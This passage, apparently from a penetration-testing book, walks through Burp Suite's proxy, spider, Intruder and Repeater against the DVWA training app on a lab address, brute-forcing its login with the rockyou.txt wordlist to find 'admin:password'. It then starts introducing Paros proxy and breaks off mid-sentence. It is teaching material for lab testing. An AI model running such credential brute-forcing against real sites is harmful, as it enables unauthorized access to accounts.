


Also, verify that the **Intercept** option is on under the **Proxy** tab, then check for **Intercept is on** tab:




Once completed, open your browser and head to **Options** | **Preferences** | **Advanced** | **Network** | **Connection Settings**.


You'll need to set the browser to your proxy now:



So that's our initial setup. Now, we'll need to visit the target site, in this case, `192.168.0.32/dvwa`:




Once the address is entered, it should remain in a connecting loop. However, if you look at the Burp Suite interface, you can see some data:



After clicking **Forward** a few times, the browser should load to the web page.


In Burp Suite, under the **Target** tab, you will now have some data in the **Site Map** tab:



From there, it's a matter of right-clicking on the host and selecting **Spider From here** or **Spider From Host**.


Now, somewhere along the line, you should get a popup indicating that burpspider has found a form that is requesting some information. Burpspider will always pop up when it finds a form. Remember, forms can request user credentials or can be a simple search/query/lookup form.

With that said, in our case, it's a login form:



Back on our page on the target site, let's generate some traffic for Burp Suite's **Intruder** tool by entering some random credentials in the login form on the page.


After entering the credentials, look at our interceptor:



Note the key information we get, the username and password, and verify on the web page how it indicates to us that the credentials we entered were wrong. In this case, it tells us `Login` failed in a simple string message, however, there may be times where it may be a popup or a cookie.


Now, right-click the target and select **Send to Intruder**.

Under the **Intruder** tab, select the **Positions** tab:



The username and password are the text we entered as the username and the password. Note that by default, more fields or positions may be highlighted. To clear these, simply click on the field we don't want and click the **Clear** button to the right. These fields or positions are where **Intruder** will replace it with payloads that we define, in this case, usernames and passwords.


Before we continue, verify that the **Attack** type is set to **Cluster** bomb. Now, go to the **Payloads** tab:




When you click on the **Payload set** drop-down menu, the count in there should reflect the number of positions in the **Positions** tab.

Now, select **1**, which will correspond to the username field, and set **Payload type** to **Simple list**. In the **Payload Options** section under the **Payload Sets** section, enter the username in the text field labelled **Enter a new item** and then click **Add**. This will be used by **Intruder** as the username. You can add multiple usernames.


For now, I'll enter only the `admin` username to test with:



Now, let's set **Payload set 2**, which is the password field. Instead of entering passwords one by one, click on the **Load** button and load up one of your password files (`rockyou.txt` is located in Kali at `/usr/share/wordlist`):



Once all is set, click **Start attack**:




This screenshot shows the **Results** pop-up window. Looking at the results, all attempts got a **Status** (HTTP Response code) of `302`. A quick Google of HTTP response codes indicates that this leads to a redirect, but a redirect to where?

If we click on each result and then select the **Response** tab, you would see that the only result that redirects to `index.php` is `admin:password`. We can now go to the DVWA login page and enter the credentials, granting access to the site.


We can also verify this in Burp Suite by using another tool, **Repeater**. Repeater is used to manually modify the HTTP requests and data being sent in the requests.

Going back to the **Target** tab, select the `POST` request for `login.php`. This is the form request that is sending the username and password. Right-click it and choose **Send to Repeater**.


Now, select the **Repeater** tab:



After `password=`, remove the incorrect password and enter the password that redirected us to `index.php`. In this case, the password is `password`. Once done, click **Go**:



In the **Response** panel, we see **Location**: `index.php`. Now, click the **Follow redirection** button on the top. This produces the raw HTML, as well as a rendering, under the **Render** tab, of what the page should look like:



In this example, we used a few of the common tools that come with Burp Suite. Burp Suite, as an all-in-one application-security toolkit, is a very extensive and powerful web application attack platform.

Explaining every part of it is outside the scope of this book; therefore, we strongly suggest that you visit the website (`http://www.portswigger.net`) for more detailed examples.

Paros proxy

Paros proxy is a valuable and intensive vulnerability-assessment tool. It spiders through the entire website and executes various vulnerability tests. It also allows an auditor to intercept web traffic (HTTP/HTTPS) by setting up a local proxy between the browser and the actual target application. This mechanism helps an auditor tamper with or manipulate particular requests being made to the target application, in order to test it manually. Hence, Paros proxy acts as an active and passive web application security assessment tool. To start Paros proxy, navigate to **Applications** | **Web Application Analysis** | **paros** or in a Terminal, enter the following command:

